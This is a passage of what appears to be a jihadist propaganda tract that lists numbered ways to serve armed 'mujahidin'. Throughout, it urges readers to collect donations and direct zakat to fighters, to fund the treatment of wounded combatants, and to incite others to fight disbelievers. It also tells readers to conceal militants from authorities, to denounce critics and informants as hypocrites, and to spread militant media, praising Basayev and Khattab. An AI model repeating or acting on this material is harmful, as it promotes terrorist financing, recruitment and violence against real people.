There is no doubt that money is the lifeline of Jihâd, and from what is of greatest benefit to the Jihâd and the Mujâhidîn is for a group of the Ummah – or the entire Ummah – to collect funds and send them to the people of the frontlines, and the impact of this on the Jihâd is not hidden from anyone. This is what has the disbelievers all over the world in a state of bewilderment, as they have attempted to dry up the resources of the Mujâhidîn and have put pressure on those who cooperate with them. Despite this, the Mujâhidîn continue upon their path, as "…they will not be harmed by those who oppose them or betray them."

And when the Jihâd movement calls for and incites others to spend on it, this does not mean that it is a charity organization that passes around donation boxes to people in order to collect funds from any and everybody, because it is a movement that depends firstly on itself (after Allâh). When it accepts the donations of the good-doers, it accepts before that their sympathies and consciences that carry the concerns of the Da'wah and answer the call of Jihâd. So, it does not lower itself to compromises that stain its beliefs and scar its struggle. By doing so, it is also following the example of the Messenger of Allâh (peace be upon him) in his incitement of his companions to spend in the Path of Allâh and prepare the fighters with these blessed donations.

And a fine example of this collective fulfillment of responsibility and faith-based cooperation is demonstrated in the competition between the believers in preparing for all of the battles of the Prophet (peace be upon him), most notably that of Tabûk, in which the Muslims rushed forth and gave their wealth and charity, and the noblest of men and women participated in this.

And what is better than for the Mujâhidîn to raise the sons of Islâm upon the revival of Islâmic unity by way of giving their wealth freely and aiding and sacrificing for their fellow Muslims just as they raise them to give their lives freely and compete in doing that on the battlefield in order to raise the Word of Allâh?

Verily, this is the true upbringing; upbringing upon the manners of goodness and the characteristics of righteousness. And no Muslim who has experienced this comprehensive Jihâdî upbringing will be too stingy to spend even the last bit of wealth that he has saved up, and he will not hesitate in answering the plea of his brother Mujâhid to aid and assist him:

*O my brother in Islâm, verily righteousness is something * That will bring joy to you upon the Resurrection.*

*So, exert yourself in what is good and compete in sacrifice * For on the Day of Judgement, Allâh will reward you.*

Shaykh Yûsuf al-'Uyayrî (may Allâh have Mercy upon him) said: "And the one who has no income or wealth to spend should instead now gather funds from the people who do possess wealth from the women, children, from the specific as well as the general. And whoever is unable to gather funds, it is at least within his ability to incite others to Jihâd with their wealth and to request from the Muslims not to be stingy with their wealth if it is asked of them."

And there are various methods in collecting money for the Mujâhidîn which cannot all be mentioned here, but what is important is for you to have complete determination to collect donations. If this is your true concern and obsession, then you will find yourself coming up with countless and unlimited ways in which to do this, and you will pass through every obstacle left in your way by the helpers of the Cross and the enemies of the Mujâhidîn from among our own people as well as the Crusaders themselves.

*I do not care if my path becomes filled with * Burdens and barriers.*

Then, it is for us to know with certainty that this affair is one that is obligatory and is a right of your brothers upon you, and the favor is not from you in this affair. Rather, the favor is from Allâh – the Exalted – and He is the One who is to be thanked for guiding you and allowed you to serve the people of the frontlines. How many people has He prevented from this blessing, and how few has He chosen for it? So, O Allâh! Make us from the few…

And let us remember the saying of Allâh – the Exalted:

هَاأَنتُمْ هَؤُلَاءِ تُدْعَوْنَ لِتُنفِقُوا فِي سَبِيلِ اللَّهِ فَمِنكُم مَّن يَبْخَلُ وَمَن يَبْخَلْ فَإِنَّمَا يَبْخَلُ عَن نَّفْسِهِ وَاللَّهُ الْغَنِيُّ وَأَنتُمُ الْفُقَرَاءُ وَإِن تَتَوَلَّوْا يَسْتَبْدِلْ قَوْمًا غَيْرَكُمْ ثُمَّ لَا يَكُونُوا أَمْثَالَكُم

"Behold! You are those who are called to spend in the Path of Allâh, yet among you are some who are stingy. And whoever is stingy, it is only at the expense of his ownself. But Allâh is Rich, and you are poor. And if you turn away, He will exchange you for some other people, and they will not be like you."[21]

[21] Muhammad; 38

And let us put in front of our eyes the words of our beloved Muhammad (peace be upon him): "The one who facilitates a good act being performed is like the one who performed it," and the hadîth: "O Allâh! Compensate the one who spends freely, and bring annihilation upon the one who is stingy."

10. Pay Zakâh to Them

The Zakâh is a right of Allâh upon our wealth, and from those who are most in need of it today are the Mujâhidîn. They are also the ones most deserving of it since they are truly "in the Path of Allâh," poor, travelers, etc.

Shaykh 'Abdullâh 'Azzâm (may Allâh have Mercy on him) said: "Ibn Taymiyyah was asked regarding there being a shortage of money for feeding the hungry as well as for the Jihâd which would be hindered without it, so he said: "We put preference on the Jihâd even if the hungry die, just as in the issue of human shields (in which the disbelievers are to be attacked despite the fact that they are using Muslim human shields, and that those Muslims might unintentionally be killed as a result of this attack), and this issue is more deserving of (us preferring to continue the Jihâd despite the deaths of some Muslims). This is because in the case of the human shields, we are killing them by our actions, while in this case (of preventing them from the Zakâh), they are dying by an act of Allâh.""

Al-Qurtubî said: "The scholars have agreed that if a necessity descends upon the Muslims after the Zakâh has been paid, then it is obligatory upon them to direct their wealth to that need."

And Mâlik said: "It is obligatory upon the people to spend to ransom their prisoners - even if this drains all of their wealth - and there is agreement on this."

Shaykh 'Abdullâh 'Azzâm (may Allâh have Mercy on him) said: "And the preservers of the Dîn are given preference over the preservers of the lives (of the Muslims), and the preservers of the lives are given preference over the preservers of the wealth. The wealth of the wealthy is not more valuable than the blood of the Mujâhidîn, so let the wealthy pay attention to the ruling of Allâh regarding their wealth! The Jihâd is in utmost need, and the religion and lands of the Muslims are exposed to potential destruction, and the wealthy are drowning in their desires. And if the wealthy abstained for one day from their desires, and held their hands back from ravaging their wealth in useless things, and instead directed it to the Mujâhidîn - who are dying from cold, and whose feet are being amputated from frostbite, and who cannot find any provisions from which to support themselves or to prevent their blood from being spilt – I say: if the wealthy paid to the Afghan Mujâhidîn the amount that they spend in just one day, then their wealth would cause – by the Permission of Allâh – a drastic move towards victory in the Jihâd."

So, it is an obligation to pay the Zakâh to the Mujâhidîn as it is a right of Allâh upon our wealth, and it was stated by Shaykh Muhammad bin 'Uthaymîn (may Allâh have Mercy on him) and Shaykh 'Abdullâh bin Jibrîn (may Allâh preserve him): "It is allowed to pay the Zakâh early in some situations if there is in this a benefit for the Mujâhidîn and the oppressed Muslims in the lands of Jihâd."

And there is no doubt that if only one fourth of the Zakâh were to be spent on the Jihâd and the Mujâhidîn then we would see great results, and this would suffice the Mujâhidîn in every corner of the globe. And if you mention to some people the spending and sacrifice of the Râfidah of their wealth for the sake of their belief, you would receive the following two replies:

1) that they have a state to support them, and
2) that they give the Khumus[22] to their leaders.

And I say, in response: we do not await a state for Ahlus-Sunnah to fund its Jihâd, or one fifth of the wealth of the people. Rather, we just ask for one fourth of the Zakâh so that it could be used to unimaginably crushing effect. And ask yourself: how much of your Zakâh has been spent to build Islâmic centers in various countries of the World while the newly born Islâmic State of the Tâlibân was in need of the Muslims to spend on it - but to no effect – to the point that when Amîr ul-Mu'minîn al-Mullâ Muhammad 'Umar came to know of the situation of the Mujâhidîn in Grozny and he asked the caretaker of the Bayt al-Mâl[23] of the Muslims how much was available, he was told that the state only possessed $300,000. So, he told the caretaker to give one third of it to the Mujâhidîn in Chechnya!!

Look! A complete Muslim state whose stored wealth consisted of only $300,000 while the Zakâh of the Muslims was being thrown here and there, spent uselessly in other than its proper place! Rather, when the recent Crusade began against Afghânistân, the treasury of the Islâmic State consisted of only $70,000!!

O Allâh! How surprising Ahlus-Sunnah are! Even their Zakâh that they spend from their wealth is not being put in its proper place!

And Allâh is the source of assistance, and upon Him is all reliance.

[22] One fifth of wealth attained in war.
[23] The treasury.

11. Cooperate In Treating the Wounded

... and this is done by cooperating to purchase medicine and treatments for them or paying for their treatment or paying the salary of the doctor. And there is no doubt that those injured constitute a great number of the Mujâhidîn, so when they are provided with the means to be treated, then this is a great service to them, and is a expected from the following types of people:

- Doctors and pharmacists that have some insight and experience in treating the wounded
- Those who live in or near the areas where fighting is taking place; these are able to do what cannot be done by other than them, since they are able to travel to the location of those injured and provide treatment
- Those who have the injured travel to them from another land must provide the necessary services and pay off all related bills.

And likewise, this is general to all who are able to spend on the Mujâhidîn, whereas they should spend on their injured and wounded.

12. Praise the Mujâhidîn and Mention Their Accounts and Call the People to Follow In Their Footsteps

And from the methods of serving the Jihâd and the Mujâhidîn is to praise the Mujâhidîn and to raise one's head with them and to boast about their actions and mention their stories and what occurs to them of miracles and victories against the enemies of this Dîn. So, with this, the hearts are given life and incline towards the honor and glory of the past. What the Mujâhidîn have given of their noble blood, pure limbs, and clean and purified souls drain the pens of ink:

*Every day, there are caravans for the Gardens * Martyrs that the All-Knower is pleased with,*

*What can I say in describing what they did? * The speech is mute and the pens have dried.*

And in mentioning their stories, there is a call for the people to follow in their footsteps by which they walked upon the methodology of the Prophet Muhammad (peace be upon him). And what is better than for you to make the examples of the Ummah to be the Mujâhidîn who give their lives in order to raise the banner of this Dîn, instead of them being those lost in temptation or heedless among the pleasures of this life?

The Ummah should know that the history of Jihâd and the Mujâhidîn and the martyrs is not an individual disconnected piece. Rather, it is a continuous series within the history of this persistently noble Ummah that was started by Muhammad (peace be upon him) and his noble Companions and those that followed in their footsteps until today.

The one who joins the caravan of the Mujâhidîn is not a stranger from the true Islâm that the Prophet Muhammad (peace be upon him) came with; rather, he is traversing his path. And the one who asks why the scholars of today do not go out for Jihâd and do not fight in the Path of Allâh, then we say to him: the example is Muhammad (peace be upon him), not those who incline towards the life of this world and busy themselves with it, no matter what name or label is ascribed to him:

*They said: "Is there one who's footsteps you can follow * From the scholars or recitors?"*

*I said: "The Prophet Muhammad and his Companions * With their Jihâd, they remained persistent.*

*Verily, my example is Ibn al-Walîd and Mus'ab * And Ibn az-Zubayr and the rest of the Ansâr."*

*They said: "Your path is scattered with hardships * So, why do you seek a life of danger?"*

*I said: "Hardship is the description of the path to our Gardens * As for pleasure, then this is the description of the path to the Fire."*

So, it is a must to call the people and the Ummah to take the Mujâhidîn as examples in life so that the Ummah can return to its past glories, as the latter part of this Ummah will not be rectified except by that which rectified its earlier part.

13. Encourage the Mujâhidîn and Incite Them to Continue

There is no doubt that an increase in the number of traitors and deniers have an effect on the morale of the Mujâhidîn, even though this will not halt them on their path due to the saying of the Prophet (peace be upon him): "…they will not be harmed by those who oppose or betray them." However, it is necessary to encourage the Mujâhidîn and to stand by them and back them up and to show them that we are with them against their enemies wherever they may be. Likewise, we must encourage them to continue their Jihâd and to be patient upon it despite what troubles and turmoils they may face.

So, this is from the greatest forms of moral support that we can present to the Mujâhidîn, and it may be that Allâh might have Mercy on us because of it.

These days, the need has increased of the Mujâhidîn for those who will strengthen their resolve, since there has been an increase in the number of deceivers and those who mix truth with falsehood, and there is no might nor power except with Allâh, the High and Mighty. The Prophet (peace be upon him) spoke the truth when he said: "There will come after you days in which the patience of the good-doer will bring about the reward of fifty of you (Companions), since you have around you those who encourage you to do good, and they will not find around them those who will encourage them to do good."

So, let us be from those who encourage the Mujâhidîn:

*You have no horses or wealth to give * So, let the tongue assist if the situation does not.*

14. Speak Out For the Mujâhidîn and Defend Them

It has been narrated by at-Tirmidhî from Abû ad-Dardâ' (may Allâh be pleased with him) that the Prophet (peace be upon him) said: "Whoever defends the honor of his brother, Allâh will turn the Fire from his face on the Day of Resurrection," and this is from the rights of the Mujâhidîn upon the rest of the Ummah.

We should be extremely cautious of attacking the honor of the Mujâhidîn and publicizing that which will harm their image, and delving deeply into looking for their faults and mistakes and exposing them. Rather, what is obligatory upon us in this situation and in these times is to stand by them, defend their honor, cover their mistakes, and to have enmity towards those who desire to harm them or publish what will harm them. Here, I wish to encourage my brothers to boycott the newspaper 'ash-Sharq al-Awsat' and all newspapers similar to it, because it exerts itself in following the plans of the Jewish-Crusader alliance by sowing divisions between the Ummah and the Mujâhidîn and cutting up their ranks, and publishing lies about them, and works to kill the morale of the Ummah. So, it is an evil newspaper – both in its origin and in its methodology – and I believe that it is not permissible to work for it or for any publishing company that fights against Allâh, His Messenger, and the believers. And we should know that our role with our Mujâhidîn brothers is illustrated in the saying of Allâh – the Exalted:

وَالذِينَ جَاؤُوا مِن بَعْدِهِمْ يَقُولُونَ رَبَنا اغْفِرْ لَنا وَلِإِخْوَانِنا الذِينَ سَبقُونَا

بِالْإِيمَانِ وَلَا تَجْعَلْ فِي قُلُوبِنَا غِلًّا لِلَّذِينَ آمَنُوا رَبَّنَا إِنَّكَ رَءُوفٌ رَحِيمٌ

"And those who came after them say: "Our Lord! Forgive us and our brethren who have preceded us in Faith, and put not in our hearts any hatred against those who have believed. Our Lord! You are indeed full of kindness, Most Merciful."[24]

Shaykh Yûsuf al-'Uayrî (may Allâh have Mercy upon him) said: "And from the forms of Jihâd with one's tongue is to expose the reality of this Crusader war that is being launched against Islâm and to defend the honor of the Mujâhidîn, and this occurs between a specific man and his family, as well as between the general people in their meeting places, mosques, workplaces, and schools. So, every Muslim is obliged to strive with his tongue as much as he is able, and Jihâd with the tongue does not have conditions. Rather, it is an obligation to speak and clarify to the people every word that one sees will contribute to exposing and embarrassing the Crusaders or defending the Mujâhidîn, and Allâh knows best."

And he (may Allâh have Mercy upon him) said: "As for those who are pleased with remaining silent, then Allâh – the Exalted – says to him and his likes:

وَإِن تَتَوَلَّوْا يَسْتَبْدِلْ قَوْمًا غَيْرَكُمْ ثُمَّ لَا يَكُونُوا أَمْثَالَكُمْ

"And if you turn away, then He will exchange you for another group of people, and they will not be like you."[25]

And Allâh – the Glorified and Exalted – has promised the one who remains silent in times such as these with what has been reported by Abû Dâwûd and Ahmad from Jâbir bin 'Abdillâh and Abû Talhah bin Sahl al-Ansârî (may Allâh be pleased with them both) that the Messenger of Allâh (peace be upon him) said: "There is no Muslim who betrays another Muslim in a situation in which his honor is being violated or his status belittled except that Allâh – Mighty and Majestic – will betray him in a situation in which he likes to be assisted. And there is no Muslim who assists his Muslim brother in a situation in which his status is being belittled or his honor violated except that Allâh will assist him in a situation in which he likes to be helped.""

And today, we are in a time in which those who insult the Mujâhidîn and belittle them and mock them from among the hypocrites and apostates, as well as those who ascribe themselves to Islâmic knowledge – and Islâmic knowledge is free of them – are many.

[24] Al-Hashr; 10
[25] Muhammad; 38

And what must be known here is that the honor of the Jihâd and the Mujâhidîn today is more sacred than that of many scholars - those who do not miss any chance to turn the people away from Jihâd, and here, two points must be addressed:

1 - Defending the Jihâd and the Mujâhidîn contains a great benefit which has preference over the interest of this scholar who has in any way labeled the Mujâhidîn negatively, regardless of why he claims to have done so, and answering him is a necessary obligation – even if takes away from the status of this scholar who has invited blame upon himself with his tongue.

2 - There have been ahâdîth narrated that there will come a time in which the scholars and the recitors will mock the Jihâd, such as what was reported by an-Nasâ'î in his 'Sunan' from Salamah bin Nufayl (may Allâh be pleased with him) that he said: "I was sitting with the Messenger of Allâh (peace be upon him), so a man said: "O Messenger of Allâh! The people have set aside their horses and put down their weapons and said that there is no more Jihâd as the war has come to an end." So, the Messenger of Allâh (peace be upon him) put his face up to his and said: "They have lied! Now! Now, the fighting has arrived, and there will never cease to be a group from my Ummah fighting upon the truth, and Allâh will shake the hearts of people for them and will provide for them from what (those people) own, until the Hour is established and the Promise of Allâh comes, and there is good in the forelocks of horses until the Day of Resurrection."

Also, Ibn 'Asâkir narrated from Zayd bin Aslam from his father that the Messenger (peace be upon him) said: "Jihâd will remain sweet and green as long as rain falls from the sky, and there will come a time upon the people in which the recitors from them will say: "This is not the time for Jihâd." So, whoever lives to see that time, then this is the best time for Jihâd." He (peace be upon him) was asked: "O Messenger of Allâh! Will there be people who actually say this?" He (peace be upon him) said: "Yes, those who have been cursed by Allâh, the Angels, and all of the people."

15. Expose the Hypocrites and Traitors

This is obligatory and follows defense of the Mujâhidîn against those who attack them and their methodology, but here it should be said that the Noble Qur'ân has specifically exposed the hypocrites who betrayed the Jihâd and attempted to put obstacles and barriers in the path of the Mujâhidîn, except that they are the greatest enemy. And in our present times, there are many descendants of 'Abdullâh bin 'Ubayy bin Abî Salûl, and their statements strongly resemble those of the Imâm of Nifâq, Ibn Salûl. So, there is no option but to expose them and their plans, following the example of the Noble Qur'ân.

And from the most despicable of what these hypocrites and their likes have fallen into today is that they have equated the Mujâhidîn in the Path of Allâh with the Khawârij and stated that the ahâdîth reported from the Prophet (peace be upon him) apply to them, not knowing that they are closer to being Khawârij, since these leaders of hypocrisy and their likes from amongst the traitors "…recite the Qur'ân, but it does not come past their throats," and they have allegiances to the apostates and the worshippers of the Cross and idols instead of to the Mujâhidîn and the people of Islâm.

So, Glory be to You, my Lord; indeed this is a great fabrication!

And how in need are we today of the recitors of 'at-Tawbah' to expose the hypocrites of our times for us without compromise or hesitance…

And there has not ceased to be for this religion – thanks to Allâh – truthful scholars who speak the truth even if that would lead to some hardship; they leap forward to defend the Dîn and the Sunnah of the leader of the Messengers (peace be upon him), and from the most famous of them in our times are: Shaykh 'Alî al-Khudayr and Shaykh Nâsir al-Fahd (may Allâh hasten their release), as well as Shaykh Yûsuf al-'Uyayrî (may Allâh have Mercy upon him). These and others were - in truth - strong rocks that smashed through the traitors and deniers, and there is still a group of the people of knowledge and virtue who clarify to the people what has been thrown over their eyes regarding the affairs of their religion and the plans of the enemies of this belief, as well as those who serve them from amongst the traitors (whether they do this with a good intention or a bad one).

The Messenger of Allâh (peace be upon him) said: "There will always be those who will protect this knowledge from the deviants; they protect it from the exaggerations of the extremists, the (false) ascriptions of the deniers, and the interpretations of the ignorant."

So, from the methods of serving the Jihâd and the Mujâhidîn is to expose these hypocrites and their hidden plans in both public and private gatherings - and to not be hesitant in doing this - because they are the extended arms of imperialism and Westernization; they forbid the Ummah from arming itself, and they consider it at fault if it turns to fighting, and they call the people to live their lives in submission and humiliation; they are pleased with the life of this World and place their trust in it, and the Devil has beautified their actions for them, and there is no might nor power except from Allâh.

And from the most important of methods in doing this is to exert effort in publishing and distributing the books of the scholars mentioned above, as they contain ample clarification.

16. Call and Incite the People to Jihâd

And this is from the most important methods available to the one who cannot make Jihâd himself; it is upon him to incite others, due to the saying of Allâh – the Exalted:

فَقَاتِلْ فِي سَبِيلِ اللَّهِ لاَ تُكَلَّفُ إِلاَ نَفْسَكَ وَحَرِّضِ الْمُؤْمِنِينَ

"So fight in the Path of Allâh; you are not held responsible except for yourself, and incite the believers..."[26]

يَا أَيُّهَا النَّبِيُّ حَرِّضِ الْمُؤْمِنِينَ عَلَى الْقِتَالِ

"O Prophet! Incite the believers to fight!"[27]

So, it is an obligation upon the one who is able to make Jihâd, the one who is unable to make Jihâd, and every Muslim to incite his brothers to fight the disbelievers. We are in a time where we are most in need of direct application of these verses and in this is a great reward, as the Messenger of Allâh (peace be upon him) said: "The one who facilitates a good act being performed is like the one who performed it."

17. Advise the Muslims and the Mujâhidîn

… and this can be implemented in innumerable ways, including informing and warning the Muslims of the plans and strategies of the disbelievers, as is mentioned in the saying of Allâh:

وَجَاءَ رَجُلٌ مِنْ أَقْصَى الْمَدِينَةِ يَسْعَى قَالَ يَا مُوسَى إِنَّ الْمَلَأَ يَأْتَمِرُونَ بِكَ لِيَقْتُلُوكَ فَاخْرُجْ إِنِّي لَكَ مِنَ النَّاصِحِينَ

[26] An-Nisâ'; 84
[27] Al-Anfâl; 65

"And there came a man running, from the farthest end of the city. He said: "O Mûsâ! Verily, the chiefs are taking counsel together about you to kill you, so escape.Truly, I am to you of those who give sincere advice.""[28]

So, in this verse, there is a warning between the believers of what the disbelievers are planning, and advice to the Mujâhid in order to assist him in being hidden from his enemy, and you should help in this as much as you are able if this is needed of you. Also included in this method is to provide the Muslims with all they would need of information and insight in order to help them fight their enemy while simultaneously hiding the secrets of the Muslims.

It was said by Shaykh ul-Islâm Ibn Taymiyyah regarding the Jihâd against the apostates: "… and it is obligatory upon every Muslim to fulfill this as much as he is able, so it is not allowed for anyone to conceal what he knows of information and secrets (of the enemy). Rather, he is to spread and announce what he knows so that the Muslims would know the reality of their situation. And it is not allowed for anyone to help them to remain among the troops that are being used to fight, nor is it allowed to remain silent from establishing upon them what Allâh and His Messenger (peace be upon him) have ordered or to prevent this, as this is from the mightiest doors of enjoining the good and forbidding the evil and Jihâd in the Path of Allâh, and Allâh – the Exalted – has said to His Prophet (peace be upon him):

يَا أَيُّهَا النبِي جَاهِدِ الْكُفارَ وَالْمُنَافِقِينَ وَاغْلُظْ عَلَيْهِمْ

"O Prophet! Strive against the disbelievers and hypocrites, and be harsh against them… "[29]

…and these (apostates) are not excluded from being disbelievers and hypocrites."[30]

18. Hide the Secrets of the Mujâhidîn that the Enemy Can Benefit From

So, it is obligatory to conceal the secrets of the Mujâhidîn so that the enemies from the disbelievers and hypocrites do not benefit from them. And it is a must that the affairs of the Mujâhidîn – as well as preserving them, striving to protect them, and the avoidance of putting them in any danger – be a constant concern for us in order that we fulfill the meaning of the word 'brotherhood,' and that we have some evidence to back up our claim of love for Jihâd and the Mujâhidîn.

[28] Al-Qasas; 20
[29] At-Tahrîm; 9
[30] Majmû' al-Fatâwâ; 35/159.

The people of knowledge have said: "It is absolutely forbidden to betray these Mujâhidîn, stand against them, tarnish their image, assist anyone against them, blow their cover, spread their pictures (on behalf of the authorities), spy on them, etc. And whoever does this, then in reality, he is assisting the Americans - who are exerting all their efforts in arresting them – and helping them reach their goals that they have otherwise failed to reach. So, be warned – brother Muslim – of being an aider of the Crusaders against the Mujâhidîn, and everyone who has done this in any way has transgressed and oppressed, and cooperated upon sin and transgression, and Allâh – the Exalted – has said:

وَلاَ تَعَاوَنُواْ عَلَى الإِثْمِ وَالْعُدْوَانِ

"...and do not cooperate upon sin and transgression."[31]

And the Prophet (peace be upon him) has said: "Assist your brother whether he is the oppressor or the oppressed."

And it is established in the 'Sahîh' that Hammâm bin al-Hârith (may Allâh have Mercy upon him) said: "A man used to convey the talk of the people to the ruler. We were sitting in the mosque one day, so the people said: "This man is from those who convey the talk of the people to the ruler." The man came and sat with us, so Hudhayfah (may Allâh be pleased with him) said: "I heard the Prophet (peace be upon him) say: "The one who spreads the talk of others will not enter Paradise.""

19. Supplicate For Them

And from the methods of aiding and participating and serving the Mujâhidîn is to supplicate for them in secret that Allâh gives the victory over their enemies and that He keep their feet firm and that He ruins their enemies, as well as supplication for the release of their prisoners, for the health and healing of their injured, for the acceptance and forgiveness of their martyrs, for the preservation and protection of their leadership, for the safety and upbringing of their sons, and for them to constantly be gathered upon the word of truth.

And let the person choose the times most notable for his supplication to be answered, and here we will touch on some important matters regarding the issue of supplication for the Mujâhidîn:

[31] Al-Mâ'idah; 2

- That you supplicate for them with a humble heart, and that you do not simply supplicate for them off of the tip of your tongue, since Allâh does not accept the du'â' of the servant who is not mindful of Him;
- That you supplicate during the times of response, and remind the people of this. Some ways of doing this include text messages, as well as to remind one's household;
- That the person supplicates for everything that he sees fit, and that he supplicates according to current events so that he does not simply make the same du'â' over and over again and become bored from the lack of response. And here, we must emphasize that the du'â' is to be made while the person is certain of a response, and that he not become impatient and say: "I supplicated, and was no response came."

20. The Supplication of Distress (Qunût an-Nawâzil)

And because of the importance of this issue, and because of it being a sunnah from the *sunnah*s of the Prophet (peace be upon him), and because of those who wish to erase this sunnah from existence, I present the subject of qunût by itself. Otherwise, it is directly related to what is above regarding du'â' for the Mujâhidîn.

And these days, some try to downplay this sunnah in one of two ways:

First: that they say that this issue requires the permission of the ruler. And with this, the qunût becomes a doubtful matter to partake in, except if there were some political interest in doing so, where supplication is made against the Russian enemy, for example, and it is not against the American!

And who is this ruler of today whose permission we should hope and wait for? The one who extended to the Crusaders help and assistance? Or the one who congratulated the Russian president on his success in the elections at a time where he was in the middle of his brutal massacre of the Muslims in Grozny?

Shaykh Hamûd bin 'Uqlâ' (may Allâh have Mercy upon him) said: "Today, we know the differences in the desires of the rulers and their inclinations. So, to tie the qunût an-nawâzil to them makes the affairs of the Muslims submissive to the politics and best interests of the rulers. And you see in today's reality the treachery of many of the rulers, and their failure to assist the Muslims in their calamities; rather, they fight against the ones who assist the affairs of the Jihâd and the Mujâhidîn! So, how can we expect these to permit the qunût for them unless it is in accordance with their best interests and desires?"

It should also be mentioned that this condition (the permission of the ruler) is not to be considered, as there is no evidence for it, as is mentioned in the fatwâ of Shaykh Hamûd bin 'Uqlâ'.

Second: that if we were to make qunût for every calamity, then we will never cease making qunût for one calamity except that another one takes its place, and this might continue without any pause! And these people can be answered by the fact that it is legislated for us to make qunût for every calamity, whether they keep coming or cease to do so, as this is a sunnah of our Prophet (peace be upon him).

Shaykh ul-Islâm Ibn Taymiyyah says: "…and the qunût is from the *sunnah*s of necessity - not of regular habit – as it is established that he (peace be upon him) stopped doing it when the need for it was no longer there, and then returned to doing it when the need returned."[32]

And here, we present to you a section of Shaykh Hamûd's treatise regarding qunût an-nawâzil:

"…and it has been written by Ibn al-Qayyim in his book on prayer that Abû Thawr said to Abû 'Abdillâh Ahmad bin Hambal: "What do you say regarding the qunût in the Fajr prayer?" So, Abû 'Abdillâh said: "Verily, the qunût should only be performed during a calamity." So, Abû Thawr said to him: "And what calamity is greater than this calamity in which we are in?" So, Ahmad bin Hambal said to him: "If it is like this, then perform the qunût."

And today, we say: how numerous are the calamities of the Muslims today? So, how can there be restrictions placed on the issue of qunût while Allâh says that the believers are allies of one another? All of this, knowing full well that the qunût has great purposes that differ from simply supplicating for them in prostration or during the *khutbah*s, etc., since from among its purposes is moral cooperation and preserving concern with the affairs of the Muslims, and displaying sympathy and assistance to them, and with this, the Mujâhidîn become strengthened, and this can be seen and felt. We have heard many of the Mujâhidîn say that they become happy with the du'â' of their Muslim brothers for them if it is made openly in the qunût; rather, they constantly request this from us. Ibn Hajar says: "And it is apparent to me that the wisdom in making the qunût an-nawâzil in the position of standing upright as opposed to the prostration is that the followers participate with the imâm in supplication and ta'mîn (saying "Âmîn"). Because of this, it is agreed upon that it is to be done openly."[33] And the qunût is a type of victory against the enemy, and it is authentically reported from [32] Majmû' al-Fatâwâ; 22/368.

[33] Fath al-Bârî; chapter on Qunût.

'Alî bin Abî Tâlib that when he made qunût during his battles, he would say: "Verily, we have been aided against our enemy."

Rather, there are those from the people of knowledge who have spoken of the obligation of qunût an-nawâzil, and said that it is the action of the *Imâm*s, as Ibn 'Abdil-Barr reports in 'al-Istidhkâr' [6/202] on the authority of Yahyâ bin Sa'îd, that he used to say: "It is obligatory to make du'â' (i.e., qunût) if the armies clash in the land of the enemy, and such was the actions of the *Imâm*s.""

21. Follow and Spread the News of the Jihâd

And there is no doubt that there is a reward in following the news of the Mujâhidîn if this is done out of love and concern for Jihâd, where the person is happy when they (the Mujâhidîn) are happy, and he is saddened when they are saddened. As for he who considers it sufficient to do this – if the news is good, then he is with the Mujâhidîn, and if the news is bad, then he considers it a blessing from Allâh that he was not present to witness the events firsthand – then this person is as Shaykh Abû 'Umar Muhammad as-Sayf (may Allâh have Mercy upon him) said: "And verily, to avoid assisting and participating in Jihâd, and considering it sufficient to follow the news of the Mujâhidîn from afar by way of the various media outlets (audio, video, and written), then this is from the characteristics of the hypocrites whom Allâh – the Exalted – says regarding them:

وَإِن يَأْتِ الْأَحْزَابُ يَوَدوا لَوْ أَنهُم بَادُونَ فِي الْأَعْرَابِ يَسْأَلُونَ عَنْ أَنبَائِكُمْ

"...And if the Confederates should come again, they (the hypocrites) would wish that they were in the deserts among the Bedouins, seeking news about you from a far place; and if they happen to be among you, they would not fight but little."[34]

…meaning: instead of facing the disbelieving confederates who are targeting the Muslims in Madînah, the hypocrites wish that they were far away from the location of the battle and instead settled among the Bedouins asking about the news of the Mujâhidîn and the battle from afar. So, there is no way for this Ummah to prepare for this Crusade except by truthfully returning to its religion and fulfilling the transaction that Allâh made with His believing servants, where He – the Blessed and Exalted – said:

[34] Al-Ahzâb; 20

إِن اللّهَ اشْتَرَى مِنَ الْمُؤْمِنِينَ أَنفُسَهُمْ وَأَمْوَالَهُم بِأَن لَهُمُ الجَنةَ يُقَاتِلُونَ فِي سَبِيلِ اللّهِ فَيَقْتُلُونَ وَيُقْتَلُونَ وَعْدًا عَلَيْهِ حَقّا فِي التَوْرَاةِ وَالإِنجِيلِ وَالْقُرْآنِ وَمَنْ أَوْفَى بِعَهْدِهِ مِنَ اللّهِ فَاسْتَبْشِرُواْ بِبَيْعِكُمُ الذِي بَايَعْتُم بِهِ وَذَلِكَ هُوَ الْفَوْزُ الْعَظِيمُ

"Verily, Allâh has purchased of the believers their lives and their properties in exchange for Paradise. They fight in Allâh's Cause, so they kill and are killed. It is a promise in truth which is binding on Him in the Torah, the Gospel and the Qur'ân. And who is truer to his covenant than Allah? Then rejoice in the bargain which you have concluded, and that is the supreme success."[35]

Therefore, it is necessary to spread the news and messages of the Mujâhidîn between the Muslims because of the benefits contained in that, including:

- Reviving the feeling amongst the Ummah that we are as one body, that if one part of it is pained, then the other parts of it come to its attention and aid;
- To break the news blockage placed on the Ummah, where the enemies have taken control of the major media outlets and do not broadcast except what they desire. So, to broadcast the news of the Mujâhidîn provides a grassroots media base for them;
- So that the Ummah would be awakened and realize that the path to glory and honor is through Jihâd and martyrdom.

22. Participate in Spreading Their Releases of Books and Publications

… and this is related to the previous method of spreading their news and distributing it between the Muslims. So, it is necessary for you to think of spreading everything related to the Jihâd and that which incites and calls to it in order to aid its people, and to make use of the various methods of doing so. For example, collecting heroic accounts involving sacrifice and bravery, Xerox-copying them, and distributing them amongst the people and on the Internet; also, collecting the letters of the prisoners in Guantanamo and taking the best of them and spread them between the people so that they may increase in their sympathy for them. Likewise, everyone should try to prepare some media project regarding the Mujâhidîn and their affairs, and here I will mention a situation of one of the virtuous sisters who took it upon herself to collect the latest news from Chechnya. She collected the latest interviews with Shâmil

[35] At-Tawbah; 111

Bâsayev and Khattâb, and she collected some poems and stories and statements, then she put them all into a single volume and distributed them between the people.

And if you are incapable of releasing something yourself, then it is upon you to spread any thing related to the Mujâhidîn, of publications, books, etc. in order to serve the Jihâd and the Mujâhidîn.

23. Issue Fatâwâ That Aide Them

